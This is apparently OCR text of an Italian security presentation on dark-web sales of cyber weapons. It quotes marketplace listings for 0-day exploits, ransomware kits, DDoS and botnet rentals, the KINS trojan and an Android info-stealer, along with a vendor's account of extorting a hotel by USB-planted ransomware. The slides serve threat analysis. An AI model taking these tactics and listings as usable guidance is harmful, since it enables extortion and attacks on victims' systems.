We are currently preparing updated macOS and Linux bundles for our alpha series which will be tentatively available on Monday, November 6. Meanwhile macOS and Linux users on that series are strongly encouraged to use the stable bundles or one of the above mentioned tools that are not affected by the underlying problem.
Update: Tor Browser 7.5a7 has now been released.

Quali armi?

- **Malware** che hanno lo scopo di distruggere, modificare o sottrarre informazioni.
- Attacchi di tipo **DDoS** per rendere inutilizzabili le infrastrutture comunicative dell'avversario.

Ma soprattutto, come e dove procurarle?

[remote exploits]

-::DATE	-::DESCRIPTION	-::TYPE	-::HITS	-::RISK					-::GOLD	-::AUTHOR
23-08-2017	Windows 10 RCE (Sendbox Escape/Bypass ASLR/Bypass DEP) 0day Exploit	windows	1 978		R	D	-	✓	B 0.863	0day Today Team
17-07-2017	Google Chrome RCE + Sandbox Escape 0day Exploit	windows	8 710		R	D	-	✓	B 0.748	0day Today Team
30-05-2017	Vanilla Forums 2.0.18.7 Remote Code Execution Exploit	php	3 983		R	D	C	✓	B 0.014	seven.fire.seven
26-02-2017	Adobe Acrobat Reader DC Memory Corruption Remote Code Execution Exploit				R	D	C	✓	B 0.23	0day Today Team
26-02-2017	Adobe Flash Player MediaPlayer Out-Of-Bounds Access Remote Code Execution Exploit				R	D	C	✓	B 0.216	0day Today Team
26-02-2017	Adobe Flash Player MessageChannel Type Confusion Remote Code Execution Exploit				R	D	C	✓	B 0.245	0day Today Team
06-02-2017	Oracle Java AtomicReferenceFieldUpdater Type Confusion Remote Code Execution				R	D	C	✓	B 0.273	XOR19
06-02-2017	Oracle Java Uninitialized Memory Remote Code Execution Vulnerability	java	2 238		R	D	C	✓	B 0.259	XOR19
24-01-2017	Joomla 3.6.5 Remote code execution Exploit 0day	php	7 299		R	D	-	✓	B 0.475	0day Today Team

€ 5.424,51

Ransomware

Ransomware [ALM4 Locker]

Vendor	seventy3 (250) (4.74⭐)
Price	฿0.435 ($3000)
Ships to	Worldwide, Worldwide
Ships from	Worldwide
Escrow	Yes

Product description

Well well well ladies and gentlemen, we bring you the one and only ALM4 Ransomware. What can I say but, "If you know, you know". Only a handful of people have this monster, hence the price. You will FE before we send you this monster.-Only serious customers, no script kiddies asking stupid questions.

You are paying for ALM4 Ransomware:
-Encrypt victims files with AES-256
-Random 5-6 character extension
-Exploit Kit
-Full guide
-(Source code can be provided upon request).

This ransomware is currently being distributed by an exploit kit, and has a very low detection rate.

Your very own 73

Ransomware With Source Code

Blackmail Bitcoin Ransomware (With Sourcecode) Eas

Vendor	AustralianGhost (90) (4.73⭐) (ⓐ 0/0/0)
Price	฿0.000724 ($4.99)
Ships to	Australia, New Zealand
Ships from	world
Escrow	Yes

Product description

Blackmail Bitcoin Ransomware (With Sourcecode) Easy-setup

This Ransomware is editable and you can change your own amount and bitcoin address.

Ransomware will lock all files on the computer and unlock them after payment.

You will have the option to change the encrption extension of the ransomware; meaning you can have all encrypted files to end in any extension i.e. example@example.com

So lets say the document encrypted was Gizmo_Prototype_design.docx you can encrypt it to become Gizmo_Prototype_design.example@example.com

Victim will have no choice but to contact you via email for payment. This gives you to increase payment charge based on victims urgency.

With this ransomware you will also have the option to have it USB auto installable with time frame. Meaning, you can install it on a portable USB and it will automatically boot and start encrypting files after a give time frame of 2 hours or 2 days (depending on your preference).

I once used this ransomware to encrypt the computer files of a hotel I lodged-in and was able to extract 10 btc from them. I simply installed it on a usb and plugged it into the pc when the receptionist was away from desk.

A user have the option of also sending it as a regular download file, I just prefer to have it on a usb; for better precise targeting. I wished I used this in my university computer rooms. I might have made much more btc.

You will get the source code of the Ransomware and READ-ME text guide.

100% rewards is for you, I will not ask a % of your income like others do

Se lo scopo del Ransomware non è quello di monetizzare tramite il pagamento in bitcoin?

NotPetya Ransomware?

Info

- Giugno 2017: NotPetya sembra essere una nuova variante di Petya.
- Come WannaCry sfrutta exploit EternalBlue (Leak NSA).
- Movimenti laterali tramite PsExec e dump con MimiKatz.
- Ha preso di mira prevalentemente il settore industriale.

Anomalie

- Unica mail di contatto (disattivata).
- Unico indirizzo bitcoin (300$).
- Incasso < 10.000$ (nel periodo critico).

Conseguenze

- Il Governo Ucraino, tra i più colpiti, punta il dito contro la Russia. Poi ritratta.
- Da più parti si concorda che trattasi di attacco politico mascherato da ransomware.
- Lo scopo, al pari di Shanom che cancellava i dati, è stato quello di renderli inutilizzabili.

DDoS Attack 24h

DDOS ATTACK with my Botnet: 24 hours ddos on your

Vendor amelia77 (260) (4.98⭐) (a 573/2/2) (10/0/0)
Price ฿0.00403 ($27.77)
Ships to Worldwide, Worldwide
Ships from Worldwide
Escrow No

Product description

DDOS ATTACK: I will point my botnet on your website target DURING 24 HOURS.
Before order, please send a message with your target. By that way, I will test if I have enough power to shut it down!

No Guarantee of downtime as the target can mitigate the attack in some ways but I will do my best to provide the maximum downtime possible during these 24 hours.
PLEASE CHECK FEEDBACK 100% SATISFACTION!

Another advantage of the DDOS attack that you probably don't know is the loss of Google Organic Ranking. Google really don't like unreachable URLs or slow website. As soon as they find a decrease of availability or speed, your target will be temporary removed from results and then it will lose his Google ranking. Two weeks after a four days DDOS attack, I have seen a website going from first page to third page.

PLEASE CHECK MY OTHER OFFERS WITH 100% SATISFACTION:
1) EMAIL BOMB: Destroy any EMAIL address - Subscription to more than 3K THOUSANDS Newsletters - HUNDREDS EMAILS / DAILY
http://alphabaywyjrktqn.onion/listing.php?id=189978

2) GOOGLE ADWORDS: Destroy your competitor advertising budget (100 Clicks)
http://alphabaywyjrktqn.onion/listing.php?id=189987

DDoS IoT 24h or 10min

Rent Big HTTP DDoS IOT Botnet - Unprotected Ver

Vendor	vimproducts (310) (4.94⭐) (ⓐ 173/4/2)
Price	฿0.0003628 ($2.5)
Ships to	Worldwide
Ships from	Russia
Escrow	Yes


Product description

There are thousands online!

With this listing, you purchase keys/vouchers for 24h or 10 min attacks. Using these vouchers, you can launch attacks with the panel available here: http://ddoszedrip2fsxzo.onion/
You can run multiple concurrent attacks or wait for each attack to stop before starting a new one. Test for ddos protection, view amount of bots online, check attack status, and more. Read the FAQ on my hidden service linked above for more info.

Please be aware that there's no refunds for this listing. I will let my previous AlphaBay feedback speak for itself.
If you don't trust me, feel free to run a 40 cent test attack. These attacks are good for checking if you are able to take down sites before spending 25 dollars on a 1-day attack.
Please only order with quantity as one for 1-day attacks, just make multiple orders or contact me for a bulk listing. You can order with a quantity over "1" (which is really 6 test keys if thats your shipping option), if you are buying test keys. Thanks!
Don't worry, I'm not going to cut my losses and scam like some other vendors just because I lost all my money to AlphaBay.

Se lo scopo dell'attacco DDoS non è quello di negare il servizio ma di mascherare un attacco di altra tipologia?


Target
Bot_1
Bot_2
Bot_N
Botnet
Server_1
SQLi Attack
SSH Brute
Server_2
Milioni di richieste
Centinaia di richieste

KINS Trojan Toolkit (like ZeuS)

KINS [Trojan Toolkit]


Vendor	seventy3 (250) (4.74⭐)
Price	฿0.003628 ($25)
Ships to	Worldwide, Worldwide
Ships from	Worldwide
Escrow	Yes

Product description


Well well well, ladies and gentlemen, we bring to you here KINS Trojan tookit, builder and panel source code).

KINS also comes with a dynamic-link library (DLL) capability, which allows the Malware to drop a small malicious file initially, which could go undetected by anti-virus software, before initiating other malicious add-ons and tricks.

Sold for 5k originally.



KINS Trojan Webinjects



Android Trojan


Android trojan info stealer [Fake Netxflix]

Vendor color (7200) (4.76⭐) (✈ 500~700, 4.84/5)
(**M** #184, 9.79/10)


Price ฿0.0002177 ($1.5)
Ships to Worldwide
Ships from USA
Escrow Yes

Product description

Android trojan info stealer [Fake Netxflix]

